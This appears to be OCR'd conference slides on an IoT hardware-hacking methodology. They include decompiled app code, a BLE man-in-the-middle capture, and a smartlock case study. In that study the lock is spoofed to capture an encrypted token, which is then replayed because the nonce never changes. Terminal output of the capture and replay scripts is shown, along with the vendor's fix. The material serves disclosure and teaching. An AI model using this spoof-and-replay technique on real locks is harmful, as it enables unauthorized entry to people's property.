(u'uint16_t conn_handle, uint8_t sec_status, ble_gap_sec_params_t const * const p_sec_params', 3)
('IRQN', 110952L, 'sd_nvic_SetPriority', u'int __struct_ptr IRQn, nrf_app_irq_priority_t priority')
('No SVC identified or SoftDevice version must be specified\n', '0x63', '%v6.1.0_nrf51822%')
('IRQN', 109652L, 'sd_nvic_DisableIRQ', u'int __struct_ptr IRQn')
Caching 'Functions window'... ok
Flushing buffers, please wait...ok
Unloading IDP module C:\Program Files (x86)\IDA 6.8\procs\arm.w32...
```

```
AU:  idle   Up        Disk: 119GB
```

NRF5X-TOOLS AVAILABLE ON GITHUB

https://github.com/DigitalSecurity/nrf5x-tools

MOBILE APPS TOO




```
if (j == 0)
{
  Crashlytics.log(3, "FirmwareUpdateBleClient", "End upload.");
  if (this.key.getVersion().intValue() <= 19)
  {
    Crashlytics.log(3, "FirmwareUpdateBleClient", "Start signature upload");
    localObject = paramBluetoothGatt.getService(UUID_ADMIN_SERVICE).getCharacteristic(U
    ((BluetoothGattCharacteristic)localObject).setValue(6, 17, 0);
    paramBluetoothGatt.writeCharacteristic((BluetoothGattCharacteristic)localObject);
    this.eventBus.post(new FirmwareUploadValidationEvent(this.key));
    return;
  }
  Crashlytics.log(3, "FirmwareUpdateBleClient", "Send end firmware cmd");
  localObject = paramBluetoothGatt.getService(UUID_ADMIN_SERVICE).getCharacteristic(UUI
  ((BluetoothGattCharacteristic)localObject).setValue(13, 17, 0);
  paramBluetoothGatt.writeCharacteristic((BluetoothGattCharacteristic)localObject);
  this.eventBus.post(new FirmwareUploadValidationEvent(this.key));
  return;
}
```

STEP #7: SNIFF ALL THE THINGS

SNIFF/INTERCEPT COMMUNICATIONS

- May require **various hardware**: SPI, I^{2}C, WiFi, BLE, nRF24, Sigfox, LoRa, ...
- **PCAP** compatible tools are great
- Beware the **cost** (a lot of $$$) !

BLUETOOTH LOW ENERGY MITM



BtleJuice

Action	Service	Characteristic	Data
Connected			
read	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b503-b5a3-f393-e0a9-e50e24dcca9e	01 00 00 00
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	00 00 02 eb 01 40 51 32 84 af 25 37 66 4d d9 6a ca 7e 1a f4
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	4a c7 ef 1f 97 94 99 9b e1 b3 e5 88 19 1e dd e7 d9 96 79 b9
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	7b 71 59 cf 13 76 40 7a 94 62 50 69 31 a4 66 46 31 66 b4 18
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	29 67 5c fd 9b cb cb 2e 7e 6f 4e 4d 41 a5 8a 41 9b be 71 71
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	f2 a3 f7 6c 45 11 1d 47 78 c8 2c a1 a6 05 c8 c9 75 64 5a 91
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	12 0a
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	07
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	03
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	04
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	04
Disconnected			

https://github.com/DigitalSecurity/btlejuice

digital.security


HOW OUR SMARTLOCK WORKS

(BASED ON A MITM ATTACK)

1. **App** retrieves a **Nonce** from the lock
2. **App** encrypts a token and send it to the lock
3. **Lock** decrypts token and **react accordingly**

BY THE WAY ...

The mobile app authenticates the smartlock only by its exposed service UUID:



```
private void startScan(int paramInt)
{
  this.lastScanStartTime = System.currentTimeMillis();
  Crashlytics.log(3, "BluetoothLeService", "startScan: scanning in low latency mode ...");
  Object localObject = new ScanSettings.Builder().setScanMode(paramInt).setReportDelay(0L);
  if (Build.VERSION.SDK_INT > 23) {
    ((ScanSettings.Builder)localObject).setCallbackType(1);
  }
  localObject = ((ScanSettings.Builder)localObject).build();
  ScanFilter localScanFilter = new ScanFilter.Builder().setServiceData(ParcelUuid.fromString("0000B7A6-0000-1000-8000-00805F9B34FB"),
  if (this.scanner == null)
  {
    BluetoothAdapter localBluetoothAdapter = ((BluetoothManager)getApplicationContext().getSystemService("bluetooth")).getAdapter();
    if (!localBluetoothAdapter.isEnabled()) {
      return;
    }
    this.scanner = localBluetoothAdapter.getBluetoothLeScanner();
  }
  this.scanner.startScan(Arrays.asList(new ScanFilter[] { localScanFilter }), (ScanSettings)localObject, this.scanCallback);
  isScanning = true;
}
```

STEP #8: FIND BUGS & VULNS

digital.security

SEARCH BUGS & VULNS


- Default password/key
- Escape shell
- Buffer overflow
- Misconfiguration
- ...

SMARTLOCK SECURITY FEATURES

- Relies on a **Nonce** generated by the smartlock to avoid **replay attacks**
- True **AES-based encryption** used, cannot break it
- Resisted to **fuzzing**, we did not managed to force open the lock


BUT ...

… IS IT «RANDOM» ?



```
sub_29204
PUSH      {R4,LR}
MOVS      R2, #1
MOV       R4, R0
STR.W     R2, [R0,#0xF8]
LDR       R1, =a132mInfoGenera ; "\x1B[1
MOVS      R0, #3
BL        disp_log
ADD.W     R0, R4, #0xBC
POP.W     {R4,LR}
B.W       sub_29FA6
; End of function sub_29204
```

I'VE ALREADY SEEN THAT ...



```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```

(SOURCE: XKCD)

SECURITY ISSUES

- **Spoofing**: App does not authenticate the smartlock it connects to

- Random Nonce is **not random** at all !

SO WHAT ?

- An attacker may **spoof the smartlock** to force the App to send an encrypted token

- He/she may be able to **replay a valid token** as the nonce is always the same

CHALLENGE ACCEPTED,LET'S
DO IT
memecrunch.com


STEP #9: EXPLOIT !

SPOOF SMARTLOCK

- Use *NodeJS* with *Bleno* FTW
- Exploit based on our *Mockle* library

https://github.com/DigitalSecurity/mockle

SPOOFING SMARTLOCK




```
$ sudo node capture-token.js
[setup] creating mock for device XXXXXXX (xx:xx:xx:6b:fc:88)
[setup] services registered
[ mock] accepted connection from address: 5e:74:79:1e:5f:a9
> Register callback for service 6e4...ca9e:6e4...ca9e
> Read Random, provide default value 1.
> End of transmission
[i] Token written to `token.json`
```

REPLAY TOKEN


```
$ sudo node replay-token.js
BTLE interface up and running, starting scanning ...

[i] Target found, replaying token ...
done
```



```
virtualabs@virtubox:~/hip$ 
```

BUG IS NOW FIXED



```
sub_284C4
PUSH    {R4,LR}
MOV     R4, R0
BL      get_rand_value
STR.W   R0, [R4,#0xF8]
ADD.W   R0, R4, #0xBC
POP.W   {R4,LR}
B.W     sd_ble_gatts_value_set_
; End of function sub_284C4
```

CONCLUSION

TO BE IMPROVED


- We have been using this methodology **intensively** since the last two years
- There is **space for improvements**, obviously
- Vendor fixed (some) of the vulnerabilities we demonstrated

PRO TIPS

- Take your time and **document all the things**
- Read datasheets **carefully**
- Learn how to **master Inkscape**, it helps a lot
- Start from the bottom (PCB) and go up !

PRO TIPS (CONT'D)

- As usual, **know your tools** and how to use them
- **Share and learn** from others (many cool tricks to discover)




aka cybergibbons
@cybergibbons

Abonné

For those asking how I do these - it is an Epson V600 scanner: amazon.co.uk/Epson-Perfecti …

The V850 has much higher depth-of-field but cost is prohibitive.

You need a scanner with a CCD not CMOS, Anything with LED lighting is rubbish.



PRACTICE !

- Soldering (tiny wires)
- Desoldering with hot air gun
- Use the *scope*
- Use the *scope* again
- Code on embedded devices
- ...

QUESTIONS ?

CONTACT

@virtualabs
damien.cauquil@digital.security

digital.security